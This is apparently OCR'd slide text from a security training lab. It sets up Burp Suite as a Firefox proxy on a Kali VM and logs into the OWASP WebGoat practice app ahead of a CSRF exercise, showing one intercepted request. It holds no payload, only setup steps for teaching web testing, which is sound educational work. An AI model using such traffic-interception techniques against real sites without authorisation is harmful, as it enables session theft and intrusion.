
[EH-Kali] Firefox



Switch to Workspace 2 and run Firefox

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Firefox



Select Preferences

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Firefox



Advanced > Network > Settings...

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Firefox




Configure the proxy service as shown above

This will configure the browser to use the Burp Suite as a proxy service.

This enables the Burp Suite to intercept and monitor all Firefox browser requests.

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Firefox browse to http://10.76.xx.101




Scroll down a little

We are using Pod 5 for this example

From your Kali VM, browse to your OWASP VM and head to WebGoat

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Back on workspace 1 click the Forward button on Burp Suite

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Login to WebGoat with username and password = guest

Cross-Site Request Forgery (CSRF) Setup


[EH-Kali] Burp Suite



Click forward to continue

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Firefox



Scroll down a bit

In workspace 1 start WebGoat

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Burp Suite

Burp Suite Free Edition v1.7.03 - Temporary Project

Burp Intruder Repeater Window Help

Target | Proxy | Spider | Scanner | Intruder | Repeater | Sequencer | Decoder | Comparer | Extender | Project options | User options | Alerts

Intercept | HTTP history | WebSockets history | Options

Request to http://10.76.5.101:80

Forward | Drop | Intercept is on | Action | Comment this item

Raw | Params | Headers | Hex

```
POST /WebGoat/attack HTTP/1.1
Host: 10.76.5.101
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://10.76.5.101/WebGoat/attack
Cookie: JSESSIONID=300638BCE6A801E522B6878A82A1202A; acopendivids=swingset,jotto,phpbb2,redmine; acgroupswithpersist=nada
Authorization: Basic Z3Vlc3Q6Z3Vlc3Q=
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 19

start=Start+WebGoat
```

? | < | + | > | Type a search term | 0 matches

Click Forward on Burp Suite to continue

Cross-Site Request Forgery (CSRF) Setup

[EH-Kali] Firefox

How to work with WebGoat - Mozilla Firefox

Kali Linux, an Offensive S... | Connecting...

10.76.5.101/WebGoat/attack

Most Visited | Offensive Security | Kali Linux | Kali Docs | Kali Tools | Exploit-DB | Aircrack-ng

OWASP WebGoat V5.4 | Hints | Show Params | Show Cookies | Lesson Plan | Show Java | Solutio

- Introduction
- General
- Access Control Flaws
- AJAX Security
- Authentication Flaws
- Buffer Overflows
- Code Quality
- Concurrency
- Cross-Site Scripting (XSS)
  - Phishing with XSS
  - LAB: Cross Site Scripting
    - Stage 1: Stored XSS
    - Stage 2: Block Stored XSS using Input Validation
    - Stage 3: Stored XSS Revisited
    - Stage 4: Block Stored XSS using Output Encoding
    - Stage 5: Reflected XSS
    - Stage 6: Block Reflected XSS
  - Stored XSS Attacks
  - Reflected XSS Attacks
  - Cross Site Request Forgery (CSRF)
  - CSRF Prompt By-Pass

Solution Videos | Restart this

How To Work With WebGoat

Welcome to a short introduction to WebGoat.
Here you will learn how to use WebGoat and additional tools for the lessons.

Environment Information

WebGoat uses the Apache Tomcat server. It is configured to run on localhost although this easily changed. This configuration is for single user, additional users can be added in the t users.xml file. If you want to use WebGoat in a laboratory or in class you might need to ch setup. Please refer to the Tomcat Configuration in the Introduction section.

The WebGoat Interface

Logou

2 3 4 5 6 Http Bas 7

OWASP WebGoat V5.2 | Hints | Show Params | Show Cookies | Lesson Plan | Show Java | Solution

8 Restart this Le

Introduction
General
Http Basics
HTTP Splitting

Enter your name in the input field below and press "go" to submit. The server will accept request, reverse the input, and display it back to the user, illustrating the basics of handl

